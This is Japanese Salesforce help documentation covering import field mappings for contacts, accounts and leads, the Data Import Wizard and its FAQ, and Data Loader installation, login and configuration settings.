メモ: 以下にリストされるデフォルトの対応付けは、インポートのガイドとして提供されており、データの対応付けの正確性を 100% 保証するものではありません。インポートウィザードで項目を調整する必要があります。必要に応じて、取引先項目と取引先責任者の住所項目など、同じ項目を何度も対応付けることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

組織のインポートができないエディション: **Personal** Edition、**Database.com** Edition

取引先責任者と取引先の共通項目

インポートファイルの表示ラベル	Salesforce 項目
所有者 (注意: 個人のインポートの場合、ユーザが自動的にインポートデータの所有者に割り当てられるためこの項目を設定する必要はありません。また、Salesforce レコード ID 別にレコードをインポートするときには、この項目が無視されます。)	取引先責任者: [取引先責任者 所有者] および 取引先: [取引先所有者]

取引先責任者と取引先の共通項目

インポートファイルの表示ラベル	Salesforce 項目
通貨 ISO コード (注意: この項目は、マルチ通貨を使用する組織での組織データのインポートにのみ使用できます。詳細は、「マルチ通貨のインポート」 (ページ 764)を参照してください)。	取引先責任者: [取引先責任者 通貨] および 取引先: [取引先 通貨]

取引先責任者の項目

インポートファイルの表示ラベル	Salesforce 項目
アシスタント	取引先責任者: [アシスタント]
アシスタント電話	取引先責任者: [アシスタント電話]
アシスタント内線番号	取引先責任者: [アシスタント電話]
誕生日	取引先責任者: [誕生日]
会社 FAX	取引先責任者: [Fax]
Fax の内線	取引先責任者: [Fax]
会社電話	取引先責任者: [電話]
内線	取引先責任者: [電話]
取引先責任者 説明	取引先責任者: [説明]
[取引先責任者 氏名] または 姓、名 (注意: 取引先責任者名をインポートする際には、[取引先責任者 氏名] 項目または [名] と [姓] 項目の、どちらか一方のみを含めてください)。	取引先責任者: [名] および 取引先責任者: [姓]
取引先責任者 ID (注意: レコード ID は大文字小文字を区別するため、変更しないでください。)	取引先責任者: [取引先責任者 ID]
取引先責任者 メモ	メモを作成し取引先責任者に添付
部署	取引先責任者: [部署]
メールアドレス	取引先責任者: [メール]

取引先責任者の項目

インポートファイルの表示ラベル	Salesforce 項目
(注意: 有効な形式のメールアドレス (jsato@acme.com) になっているか、インポートウィザードで検証されます)。	
メール送信除外 (注意: 送信除外を希望するユーザには「1」、メール送信を希望するユーザには「0」を使用します)。	取引先責任者: [メール送信除外]
自宅電話	取引先責任者: [自宅電話]
自宅電話内線	取引先責任者: [自宅電話]
リードソース	取引先責任者: [リードソース]
市区郡 (郵送先)	取引先責任者: [市区郡 (郵送先)]
国 (郵送先)	取引先責任者: [国 (郵送先)]
取引先責任者 郵便番号 (郵送先)	取引先責任者: [郵便番号 (郵送先)]
都道府県 (郵送先)	取引先責任者: [都道府県 (郵送先)]
取引先責任者 町名・番地 1 (郵送先)	取引先責任者: [町名・番地 (郵送先)]
取引先責任者 町名・番地 2 (郵送先)	取引先責任者: [町名・番地 (郵送先)]
取引先責任者 町名・番地 3 (郵送先)	取引先責任者: [町名・番地 (郵送先)]
携帯電話	取引先責任者: [携帯]
携帯 (その他)	取引先責任者: [携帯]
市区郡 (その他)	取引先責任者: [市区郡 (その他)]
国 (その他)	取引先責任者: [国 (その他)]
電話 (その他)	取引先責任者: [電話 (その他)]
その他の内線	取引先責任者: [電話 (その他)]
郵便番号 (その他)	取引先責任者: [郵便番号 (その他)]
都道府県 (その他)	取引先責任者: [都道府県 (その他)]
町名・番地 1 (その他)	取引先責任者: [町名・番地 (その他)]
町名・番地 2 (その他)	取引先責任者: [町名・番地 (その他)]
町名・番地 3 (その他)	取引先責任者: [町名・番地 (その他)]
上司	取引先責任者: [上司]

取引先責任者の項目

インポートファイルの表示ラベル	Salesforce 項目
(注意: インポートウィザードがこの名前の取引先責任者を項目内で見つけられない場合は、この名前 ([名] と [姓]) を使用して新規取引先責任者を作成します)。	
敬称	取引先責任者: [名]
役職	取引先責任者: [タイトル]
取引先責任者 2 氏名	取引先責任者:取引先に対する第2取引先責任者の [姓] および [名]
取引先責任者 2 電話	取引先責任者:取引先に対する第 2 取引先責任者の [電話]
取引先責任者 2 内線	追加取引先責任者: 取引先に対する第 2 取引先責任者の [電話]
取引先責任者 2 役職	取引先責任者:取引先に対する第 2 取引先責任者の [タイトル]
取引先責任者 3 氏名	取引先責任者:取引先に対する第3取引先責任者の [姓] および [名]
取引先責任者 3 電話	取引先責任者:取引先に対する第 3 取引先責任者の [電話]
取引先責任者 3 内線	追加取引先責任者: 取引先に対する第 3 取引先責任者の [電話]
取引先責任者 3 役職	取引先責任者:取引先に対する第 3 取引先責任者の [タイトル]

取引先項目

インポートファイルの表示ラベル	Salesforce 項目
取引先 説明	取引先: [説明]
取引先 ディビジョン (注意: インポートウィザードのステップ 1 で、ドロップダウンリストからディビジョンを割り当てた場合は、この項目を指定する必要はありません。この項目を対応付けず、ディビジョンのドロップダウンリストも使用しな場合、このディビジョンは、各レコードの所有者のデフォルトのディビジョンに設定されます。)	取引先: [取引先 ディビジョン]

取引先項目

インポートファイルの表示ラベル	Salesforce 項目
取引先 Fax	取引先: [Fax]
取引先 Fax 内線	取引先: Fax
取引先 ID (注意: レコード ID は大文字小文字を区別するため、変更しないでください。)	取引先: [取引先 ID]
取引先名	取引先: [取引先名] および 取引先責任者: [取引先]
取引先 メモ	メモを作成し、取引先に添付
取引先番号	取引先: [取引先番号]
取引先 電話	取引先: [電話]
取引先 内線番号	取引先: [電話]
取引先 部門	取引先: [取引先 部門]
取引先 種別	取引先: [種類]
市区郡 (請求先)	取引先: [市区郡 (請求先)]
国 (請求先)	取引先: [国 (請求先)]
取引先 郵便番号 (請求先)	取引先: [郵便番号 (請求先)]
都道府県 (請求先)	取引先: [都道府県 (請求先)]
取引先 町名・番地 1 (請求先)	取引先: [住所 (請求先)]
取引先 町名・番地 2 (請求先)	取引先: [住所 (請求先)]
取引先 町名・番地 3 (請求先)	取引先: [住所 (請求先)]
従業員数	取引先: [従業員数]
業種	取引先: [業種]
会社形態	取引先: [会社形態]
親取引先 (注意: インポートウィザードで親取引先名に一致する取引先が見つからない場合は、この会社名を [取引先名] として使用して、新規取引先を追加作成します)。	取引先: [親取引先]

取引先項目

インポートファイルの表示ラベル	Salesforce 項目
親取引先 部門 (注意:[親取引先]の部門の値を示します)。	取引先:[取引先 部門] (注意:親取引先の[取引先 部門]項目に対応します)。
評価	取引先:[評価]
年間売上	取引先:[年間売上]
市区郡(納入先)	取引先:[市区郡(納入先)]
国(納入先)	取引先:[国(納入先)]
郵便番号(納入先)	取引先:[郵便番号(納入先)]
都道府県(納入先)	取引先:[都道府県(納入先)]
取引先 町名・番地 1(納入先)	取引先:[住所(納入先)]
取引先 町名・番地 2(納入先)	取引先:[住所(納入先)]
取引先 町名・番地 3(納入先)	取引先:[住所(納入先)]
産業コード	取引先:[産業コード]
株式コード	取引先:[株式コード]
Web サイト	取引先:[Web サイト]

関連トピック:

データのインポートの準備

リードのインポートにおける項目の対応

リードをインポートする前に、次の表の表示ラベルを使用してインポートファイルの列にラベルを付けることをお勧めします。リードをインポートするときに、データインポートウィザードではインポートファイルの項目ができるだけ正確に対応付けされますが、必要に応じて対応付けを調整します。

メモ: 次のデフォルトの対応付けは、参考として示されています。データの対応付けの正確性を100%保証するものではないため、データインポートウィザードで対応付けを調整する必要があります。

インポートファイルの表示ラベル	Salesforce リード入力項目
年間売上	年間売上
市区郡	市区郡

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

インポートファイルの表示ラベル	Salesforce リード入力項目
会社	会社
国	国
通貨 ISO コード (注意: この項目は、マルチ通貨を使用している組織でのみ使用できます。詳細は、「マルチ通貨のインポート」 (ページ 764)を参照してください。)	リード 通貨
説明	説明
メール (これが jsato@acme.com という形式の有効なメールアドレスであるか、データインポートウィザードが検証します。)	メール
メール送信除外 (送信除外を希望するユーザには「1」、メール送信を希望するユーザには「0」を使用します。)	メール送信除外
従業員数	従業員数
Fax	Fax
[氏名] または [名] と [姓] (注意: リード名をインポートする場合は、[氏名] または [名] と [姓] のいずれかを使用します。両方は使用できません。)	[名] と [姓]
業種	業種
リード ディビジョン (注意: データインポートウィザードのステップ 1 で、ドロップダウンリストからディビジョンを割り当てた場合は、この項目を指定する必要はありません。この項目を対応付けず、ディビジョンのドロップダウンリストも使用しない場合、このディビジョンは、各レコードの所有者のデフォルトのディビジョンに設定されます。)	リード ディビジョン
リード ID	リード ID

インポートファイルの表示ラベル	Salesforce リード入力項目
(注意: レコード ID は大文字小文字を区別するため、変更しないでください。)	
リードソース (注意: データインポートウィザードの最初のページですべてのリードに同じ［リードソース］を割り当てた場合は、この項目を指定する必要はありません。)	リードソース
リード状況	リード状況
携帯電話	携帯
電話	電話
郵便番号	郵便番号
評価	評価
所有者 (注意: リードの割り当てルールで所有者を割り当てる場合、この項目は不要です。また、Salesforce レコード ID 別にレコードをインポートするときには、この項目が無視されます。)	リード 所有者
敬称	［名］の前に追加されます
都道府県	都道府県
状況	状況 (リードの [キャンペーン履歴] 関連リスト)
町名・番地 1	町名・番地
町名・番地 2	町名・番地
町名・番地 3	町名・番地
役職	役職
Web サイト	Web サイト

このリストにレコードタイプを含めると、データインポートウィザードは新規レコードの作成時にレコード所有者のデフォルトレコードタイプを使用します。既存のレコードの場合、データインポートウィザードはレコードタイプ項目を更新しません。

割り当てルールの使用を選択した場合、データインポートウィザードは新規レコードの作成時に新規所有者のデフォルトレコードタイプを使用します。割り当てルールによりレコードがキューに割り当てられる場合は、キュー所有者のデフォルトレコードタイプが使用されます。

関連トピック:

- データのインポートの準備

データインポートウィザード

データインポートウィザードを使用すると、取引先、取引先責任者、リード、ソリューション、個人取引先など、多くの標準 Salesforce オブジェクトのデータを容易にインポートできます。また、カスタムオブジェクトのデータをインポートしたり、キャンペーンメンバーの状況を更新したりすることもできます。一度にインポートできるレコードの最大数は 5 万件です。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

最初に小さなファイルをテストして、ソースデータが正しく準備されていることを確認することをお勧めします。

データインポートウィザードは次のブラウザでサポートされています。

- Google Chrome™ バージョン 29 以降
- Mozilla® Firefox® バージョン 23 以降
- Microsoft® Internet Explorer® バージョン 9 以降
- Apple® Safari® バージョン 5 以降

Internet Explorer 9 では、CSV ファイルのドラッグアンドドロップはサポートされていません。

関連トピック:

- Salesforce 環境のカスタマイズ

データインポートウィザードを使用した個人取引先の追加

個人取引先を Salesforce 組織に追加するには、取引先ホームページからデータインポートウィザードを起動します。

開始する前に、インポートファイルが CSV 形式で、次の項目に値が入力されていることを確認します。

- 名
- 姓
- メール
- 電話

ヒント: Salesforce ID やその他の値を組織から取得する場合は、レポートを実行して、レポートデータをエクスポートすることができます。

以下に説明する手順は、データをインポートする 1 つの推奨方法です。ここに挙げられていない Salesforce 項目にもデータをインポートできます。また、データインポートウィザードに表示される他のオプションを使用して、インポートをカスタマイズすることもできます。

1. 取引先ホームページから、[データをインポート] をクリックします。
2. [ウィザードを起動する] をクリックします。
   データインポートウィザードが表示されます。
3. [個人取引先] を選択して、[新規レコードを追加および既存のレコードを更新] を選択します。
4. [取引先の一致条件] を [メール] に設定します。
5. インポートデータが含まれている CSV ファイルを選択して、[次へ] をクリックします。
6. CSV ファイルの列ヘッダーを次の項目に対応付けます。
   - 名
   - 姓
   - メール
   - 電話
7. [次へ] をクリックします。
8. インポート設定を確認して、[インポートを開始] をクリックします。

データのインポートが終了すると、メールで通知されます。結果を確認し、エラーが生じている場合は解決します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

データインポートウィザードを使用して自分が所有する個人取引先を作成する
- 取引先に対する「作成」

  および

  取引先に対する「編集」

  および

  「個人データのインポート」

データインポートウィザードを使用して他のユーザが所有する個人取引先を作成する
- 取引先に対する「作成」

  および

  取引先および取引先責任者に対する「編集」

  および

  「すべてのデータの編集」

データインポートウィザードの FAQ

関連トピック:

データインポートウィザード

何件のレコードをインポートできますか?

データインポートウィザードを使用して、50,000 件までのレコードを一度にインポートできます。

関連トピック:

データインポートウィザードの FAQ

インポートできるオブジェクトの種別は?

データインポートウィザードを使用して、取引先、取引先責任者、リード、ソリューション、およびカスタムオブジェクトをインポートできます。

関連トピック:

データインポートウィザードの FAQ

同時インポートはできますか?

データインポートウィザードは、同時 (並行) データインポートジョブをサポートしていません。1 つのデータインポートを終了してから、次のデータインポートを開始する必要があります。

関連トピック:

データインポートウィザードの FAQ

インポートの完了にかかる時間は?

データインポートウィザードを使用したインポートの完了にかかる時間は、インポートするデータ量に応じて異なります。インポートは通常、即時には終わらず、数分かかる場合があります。

Salesforce システム管理者は、一括ダウンロードページでインポートの状況を確認できます ([設定] から、[クイック検索] ボックスに *「一括データ読み込みジョブ」* と入力し、[一括データ読み込みジョブ] を選択します)。

Salesforce システム管理者以外がインポートの状況を確認するには、状況メールを受信するまで待つ必要があります。Salesforce の関連するタブを確認して、インポートを手動で監視することもできます。

関連トピック:

データインポートウィザードの FAQ

インポートの取り消し

取引先、取引先責任者、リード、またはソリューションを間違ってインポートした場合、システム管理者は[設定]から［クイック検索］ボックスに「*一括削除*」と入力し、[一括削除]を選択して、間違ってインポートした項目を削除できます。

一括削除ツールは、カスタムオブジェクトをサポートしていません。Enterprise Edition、Unlimited Edition、Performance Edition、または Developer Edition で間違ってカスタムオブジェクトまたはソリューションをインポートした場合、システム管理者はデータローダを使用して、間違ってインポートしたレコードを削除できます。「一括削除の実行」(ページ 802)を参照してください。

関連トピック:

- データインポートウィザード
- データの Salesforce へのインポート

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

必要なユーザ権限

データを一括して削除する

- 「すべてのデータの編集」

データローダ

データローダは、データを一括でインポートまたはエクスポートするためのクライアントアプリケーションです。Salesforce レコードの挿入、更新、削除、またはエクスポートに使用できます。

データのインポート時には、カンマ区切り値 (CSV) ファイルまたはデータベース接続からデータローダの参照、抽出、および読み込みを実行できます。データのエクスポート時には、CSV ファイルへ出力します。

メモ: カンマを使用しない地域の場合は、タブまたはその他の区切り文字を使用します。

データローダは、次の 2 通りの方法で使用できます。

- ユーザインターフェース — ユーザインターフェースを使用する場合、対話形式で作業して、設定パラメータ、インポートとエクスポートに使用する CSV ファイル、インポートファイルの項目名と Salesforce の項目名を対応付ける項目の対応付けを指定します。
- コマンドライン (Windows のみ) — コマンドラインを使用する場合は、ファイルの設定、データソース、対応付け、アクションを指定します。これにより、自動処理のためにデータローダを設定できます。

データローダには、次の主な特長があります。

- 対話形式で使用するための使いやすいウィザードを持つインターフェース
- 自動バッチ操作のための代替コマンドラインインターフェース (Windows のみ)
- 5 百万レコードまでの大規模ファイルにも対応
- ドラッグアンドドロップによる項目の関連付け

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

- カスタムオブジェクトを含む全オブジェクトのサポート
- Salesforce および Database.com の両方でのデータ処理に使用できる
- CSV ファイル形式での詳細な成功またはエラーログ
- 組込み型 CSV ファイル参照アプリケーション
- Windows XP、Windows 7、および Mac OS X のサポート

使用を開始する前に、次のトピックを参照してください。

- データローダを使用するケース
- データローダのインストールに関する考慮事項

メモ: データローダは、以前のバージョンでの「AppExchange データローダ」や「Sforce データローダ」と同じものです。

関連トピック:

項目の暗号化

ファイルおよび添付ファイルの暗号化

データローダを使用するケース

データローダは、オンラインアプリケーションの [設定] メニューからアクセスできる Web ベースのインポートウィザードを補完します。自分のビジネス上のニーズに最も適合する方法を判断するには、次のガイドラインを参照してください。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

データローダを使用する状況:

- 50,000 ～ 5,000,000 件のレコードを読み込む必要がある。データローダは最大 500万件のレコードの読み込みに対応します。500万件を超えるレコードを読み込む必要がある場合、Salesforce パートナーと連携するか、*AppExchange* にアクセスして最適なパートナー製品を使用することをお勧めします。
- インポートウィザードによってまだサポートされていないオブジェクトに読み込む必要がある。
- 夜間インポートなど、定期的なデータ読み込みスケジュールを設定する。
- バックアップ目的でデータをエクスポートする。

インポートウィザードを使用する状況:

- 50,000 件未満のレコードを読み込む。
- インポートする必要のあるオブジェクトが、インポートウィザードによってサポートされている。利用できるインポートウィザードとそれがサポートするオブジェクトを表示するには、[設定] から［クイック検索］ボックスに「*データの管理*」と入力し、[データの管理] を選択します。
- 取引先名と取引先部門、取引先責任者のメールアドレス、またはリードのメールアドレスに従ってレコードをアップロードすることにより、重複を防止する。

インポートウィザードについては、「データの Salesforce へのインポート」 (ページ 753)を参照してください。

データローダのインストールに関する考慮事項

データローダをダウンロードおよびインストールする前に、システム要件、インストールに関する考慮事項、およびログインに関する考慮事項について理解してください。[設定]から、［クイック検索］ボックスに「データローダ」と入力し、[データローダ]を選択します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

データローダをダウンロードするページにアクセスする
- 「すべてのデータの編集」

データローダを使用する
- 「API の有効化」

  および

  新規取引先を挿入する場合の取引先に対する「作成」など、実行する処理に対する適切なユーザ権限

  および

  「Bulk API の物理削除」(Bulk API を使用してレコードを物理削除するようにデータローダを設定している場合のみ)

Windows のシステム要件

Windows用のデータローダを使用するためのシステム要件は、次のとおりです。

- Microsoft® Windows® 7、 Windows® 8 または Windows® 10
- 120 MB のハードディスクの空き容量
- 256 MB の空きメモリ
- Java JRE 1.8 (32 ビット)

メモ: Salesforce では、Java が Windows インストーラ用のデータローダとバンドルされなくなりました。JavaをWindowsコンピュータにダウンロードしてインストールしてください。

JAVA_HOME 環境変数を、Java ランタイム環境 (JRE) がインストールされているディレクトリに設定することをお勧めします。この設定により、コマンドラインからデータローダをバッチモードで実行できます。

Mac OS のシステム要件

Mac 用のデータローダを使用するためのシステム要件は、次のとおりです。

- Mac® OS X
- 120 MB のハードディスクの空き容量
- 256 MB の空きメモリ
- Java JRE 1.8
- コンピュータのシステム管理者権限

インストールに関する考慮事項

これまでに提供されたダウンロード用のデータローダクライアントアプリケーションのバージョンには何種類かあります。「AppExchange データローダ」または「Sforceデータローダ」という製品名の以前のバージョンもあります。異なるバージョンは、1台のコンピュータ上で同時に実行できます。ただし、同一バージョンを複数インストールすることはできません。

最新のバージョンは、Salesforceから入手できます。最新のバージョンをインストールしており、同じものを再びインストールしたい場合は、まずそのバージョンをコンピュータから削除してください。

ヒント: 新しいバージョンのデータローダへのアップグレード後に、コマンドラインインターフェースからのログインに問題が発生した場合は、パスワードを再暗号化してみてください。

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

ソースコードに変更を加えるには、データローダのオープンソースバージョンを *https://github.com/forcedotcom/dataloader* からダウンロードします。

ログインに関する考慮事項

- 組織で IP アドレスを制限している場合、信頼されない IP からのログインはアクティベーションを行うまでブロックされます。Salesforce から自動でアクティベーションメールが送信され、ユーザはそれを使用してログインできます。このメールには、パスワードの末尾に追加する必要のあるセキュリティトークンが記載されています。たとえば、パスワードが *mypassword* で、セキュリティトークンが *XXXXXXXXXX* である場合、ログインするには *mypasswordXXXXXXXXXX* と入力する必要があります。
- データローダバージョン 36.0 以降では、Web サーバ OAuth 認証がサポートされています。詳細は、「OAuth 認証」を参照してください。
- データローダバージョン 36.0 以降では、Salesforce Communities がサポートされています。Communities ユーザは常にデータローダの OAuth オプションを指定してログインします。Communities で OAuth を有効にするには、ユーザが `config.properties` ファイルを次のように変更します。
  - 次の行の太字部分をコミュニティのログイン URL に変更します。行の最後にスラッシュ (/) を追加しないでください。

    ```
    sfdc.oauth.Production.server=https\://login.salesforce.com
    ```

    以下に例を示します。

    ```
    sfdc.oauth.Production.server=
    https\://johnsmith-developer-edition.yourInstance.force.com/test
    ```

  - 次の行の太字部分をコミュニティのホスト名に変更します。

    ```
    sfdc.oauth.Production.redirecturi=https\://login.salesforce.com/services/oauth2/success
    ```

    以下に例を示します。

    ```
    sfdc.oauth.Production.redirecturi=
    https\:/johnsmith-developer-edition.yourInstance.force.com/services/oauth2/success
    ```

  `config.properties` ファイルは、`conf` デフォルト設定ディレクトリにあり、次の場所にインストールされています。

  - Mac: `/Applications/Data\ Loader.app/Contents/Resources/conf/`
  - Windows: 現在のユーザの場合は `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\`、すべてのユーザの場合は `C:\ProgramData\salesforce.com\Data Loader\samples\conf\`

データローダの設定

[設定] メニューからデータローダのデフォルトの操作設定を変更できます。

1. データローダを開きます。
2. [設定] > [設定] を選択します。
3. 希望に合わせて項目を編集します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

項目	説明
バッチサイズ (Batch size)	一度の挿入、更新、更新/挿入、削除操作で Salesforce に対して入出力されるレコードは、このオプションで指定したサイズで増分されます。最大値は、200 です。50 から 100 までの値をお勧めします。 [Bulk API を使用] オプションがオンの場合、最大値は 10,000 です。
null 値を挿入 (Insert null values)	このオプションを選択すると、null 値として空白の対応値がデータ操作中に挿入されます。レコードを更新するときにこのオプションが有効になっていると、対応付けが行われた項目の既存データがデータローダによってすべて上書きされます。 [Bulk API を使用] オプションがオンの場合、このオプションは使用できません。Bulk API を使用してレコードを更新すると、空白の項目値は無視されます。[Bulk API を使用] オプションがオンの場合に項目値を null に設定するには、項目値 #N/A を使用します。
割り当てルール (Assignment rule)	挿入、更新、更新/挿入に使う割り当てルールの ID を指定します。このオプションは、ケースとリードでの挿入、更新、更新/挿入に適用されます。また、取引先に対するテリトリー割り当てルールが組織にある場合、取引先の更新にも適用されます。割り当てルールは、CSV ファイルの [所有者] の値を上書きします。

項目	説明
サーバホスト (Server host)	通信対象となる Salesforce サーバの URL を入力します。たとえば、データを Sandbox に読み込む場合は、URL を https://test.salesforce.com に変更します。
ログイン時に URL をリセット (Reset URL on Login)	デフォルトでは、Salesforce は［サーバホスト］で指定した URL にログインした後、その URL をリセットします。この自動リセットを無効にするには、このオプションを無効にします。
圧縮 (Compression)	圧縮はデータローダのパフォーマンスを向上させます。この機能はデフォルトで有効になっています。下層の SOAP メッセージのデバッグの際などには、圧縮の無効化が必要なこともあります。圧縮を無効にする場合は、このオプションを有効にします。
タイムアウト (Timeout)	要求のエラーが返されるまでに、データローダがサーバからの応答を待つ時間を秒数で指定します。
クエリ要求のサイズ (Query request size)	一度のエクスポートまたはクエリ操作で Salesforce から返されるレコードは、このオプションで指定したサイズで増分されます。最大値は 2,000 です。値が大きいほどパフォーマンスは向上しますが、クライアントでのメモリ消費量が多くなります。
エクスポート結果のステータスファイルを生成する (Generate status files for exports)	データをエクスポートするときに成功とエラーのファイルを生成する場合は、このオプションを選択します。
すべての CSV を UTF-8 エンコーディングで読み込む (Read all CSVs with UTF-8 encoding)	このオプションを選択すると、保存されている文字コードの形式に関係なく、ファイルを強制的に UTF-8 文字コードで開きます。
すべての CSV を UTF-8 エンコーディングで書き出す (Write all CSVs with UTF-8 encoding)	このオプションを選択すると、ファイルを強制的に UTF-8 文字コードで書き込みます。
ヨーロッパの日付形式を使用 (Use European date format)	このオプションを有効にすると、日付の形式として dd/MM/yyyy および dd/MM/yyyy HH:mm:ss が使用できます。
項目の切り捨てを許可 (Allow field truncation)	このオプションを選択すると、データが Salesforce に読み込まれたときに、メール、複数選択の選択リスト、電話、選択リスト、テキスト、および暗号化テキストの項目のデータを切り捨てます。 バージョン 14.0 以前のデータローダでは、データが大きすぎる場合にはデータローダが、これらの種類の項目の値を切り捨てます。バージョン 15.0 以降の

項目	説明
	データローダでは、指定された値が大きすぎる場合の読み込み処理がエラーになります。 このオプションを指定すると、バージョン 15.0 以降のデータローダでの新しい動作ではなく、以前の動作である切り取りを使用するように指定できます。このオプションはデフォルトで選択されており、バージョン 14.0 以前の製品には無効です。 [Bulk API を使用] オプションがオンの場合、このオプションは使用できません。この場合、項目に対して大きすぎる値が指定されると、その行の読み込み処理は失敗します。
Bulk API を使用 (Use Bulk API)	このオプションを選択すると、Bulk API を使用して、レコードの挿入、更新、更新/挿入、削除、および物理削除が行われます。Bulk API は、多数のレコードを非同期で読み込みまたは削除するように最適化されます。この API は並列処理を行い、ネットワーク往復数を少なくすることで、デフォルトの SOAP ベースの API よりも高速に動作します。 警告: データローダで [Use Bulk API (Bulk API を使用)] をオンにすると、レコードを物理削除できます。物理削除されたレコードはただちに削除され、ごみ箱から復元することはできません。
一括 API に対して順次モードを有効にする (Enable serial mode for Bulk API)	このオプションを選択すると、Bulk API が並列処理ではなく、順次処理されます。並列処理を行うと、データベースの競合が生じる可能性があります。競合が激しいと、読み込みが失敗することがあります。順次モードを使用すれば、バッチは 1 つずつ確実に処理されます。ただし、このオプションを使用すると、読み込みの処理時間が大幅に増える場合があります。 [Bulk API を使用] オプションがオンの場合、このオプションだけを使用できます。
Bulk API バッチを zip ファイルとしてアップロードする (Upload Bulk API Batch as Zip File)	Bulk API を使用して、添付ファイルレコードや Salesforce CRM Content などのバイナリ添付ファイルを含む zip ファイルをアップロードするには、このオプションを選択します。

項目	説明
	[Bulk API を使用] オプションがオンの場合、このオプションだけを使用できます。
タイムゾーン (Time Zone)	このオプションを選択すると、デフォルトのタイムゾーンを指定できます。 日付値にタイムゾーンが含まれない場合は、この値が使用されます。 • 値が指定されていない場合は、データローダがインストールされているコンピュータのタイムゾーンが使用されます。 • 間違った値が入力された場合は、GMT がタイムゾーンとして使用され、そのことがデータローダログに記録されます。 有効な値は、Java getTimeZone(java.lang.String) メソッドに渡すことができるすべてのタイムゾーン識別子です。値は、America/Los_Angeles などのフルネームか、GMT-8:00 などのカスタム ID にできます。
プロキシホスト (Proxy host)	プロキシサーバのホスト名です(該当する場合のみ)。
プロキシポート (Proxy port)	プロキシサーバのポートです。
プロキシユーザ名 (Proxy username)	プロキシサーバ認証用のユーザ名です。
プロキシパスワード (Proxy password)	プロキシサーバ認証用のパスワードです。
プロキシ NTLM ドメイン (Proxy NTLM domain)	NTLM 認証に使用される Windows ドメインの名前です。
開始行の位置 (Start at row)	前回に実行した操作が失敗した場合に、最後に成功した操作の完了時点から開始するよう設定できます。

4. 設定を保存するには、[OK] をクリックします。

関連トピック:

Bulk API が有効化されたデータローダの動作

Bulk API を使用するデータローダの設定

Bulk API が有効化されたデータローダの動作

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

データローダの Bulk API を有効にすると、デフォルトの SOAP ベース API を使用するより早く、多くのレコードを読み込みまたは削除できます。ただし、Bulk API を有効にした場合、データローダの動作が異なる場合があります。重要な違いの 1 つは、ユーザが権限とライセンスを持っている場合に、物理削除を実行できるという点です。「データローダの設定」 (ページ 790)を参照してください。

`[Bulk API を使用]` オプションが選択されている場合のデータローダの [設定] > [設定] ページでは、次の設定は使用できません。

`null` 値を挿入
: Bulk API が無効な場合にこのオプションを有効にすると、データローダは空白の対応値を `null` 値としてデータ操作中に挿入されます。Bulk API を使用してレコードを更新すると、空白の項目値は無視されます。`[Bulk API を使用]` オプションがオンの場合に項目値を `null` に設定するには、項目値 `#N/A` を使用します。

項目の切り捨てを許可
: Bulk API が無効が場合にこのオプションをオンにすると、特定項目のデータを切り捨てます。`[Bulk API を使用]` オプションが無効の場合、項目に対して大きすぎる値が指定されると、その行の読み込み処理は失敗します。

関連トピック:

- データローダの設定

Bulk API を使用するデータローダの設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Bulk API は、多数のレコードを非同期で読み込みまたは削除するように最適化されます。この API は、並列処理を行い、ネットワーク往復数を少なくすることで、SOAP ベースの API よりも高速に動作します。デフォルトでは、データローダでは、レコード処理に SOAP ベースの API が使用されます。

レコードの挿入、更新、更新/挿入、削除、物理削除に Bulk API を使用するようデータローダを設定する手順は、次のとおりです。

1. データローダを開きます。
2. [設定] > [設定] を選択します。
3. `[Bulk API を使用]` オプションを選択します。
4. [OK] をクリックします。

メモ:

- `[一括 API に対して順次モードを有効にする]` オプションをオンにすることもできます。並列処理を行うと、データベースの競合が生じる可能性があります。競合が激しいと、読み込みが失敗することがあります。順次モードを使用すれば、バッチは 1 つずつ確実に処理されます。ただし、このオプションを使用すると、読み込みの処理時間が大幅に増える場合があります。

- **注意:** データローダで `[Use Bulk API (Bulk API を使用)]` をオンにすると、レコードを物理削除できます。物理削除されたレコードはただちに削除され、ごみ箱から復元することはできません。

関連トピック:

データローダの設定

データローダでサポートされるデータ型

データローダでは次のデータタイプがサポートされます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Base64

ファイルへの文字列パス (ファイルを base64 エンコード配列に変換する)。base64 項目は、添付ファイルの挿入または更新を行う場合、および Salesforce CRM Content でのみ使用できます。詳細は、「添付ファイルのアップロード」(ページ 802)および「データローダを使用したコンテンツのアップロード」(ページ 803)を参照してください。

Boolean

- True 値 (大文字小文字を区別しない) = `yes`、`y`、`true`、`on`、`1`
- False 値 (大文字小文字を区別しない) = `no`、`n`、`false`、`off`、`0`

日付形式

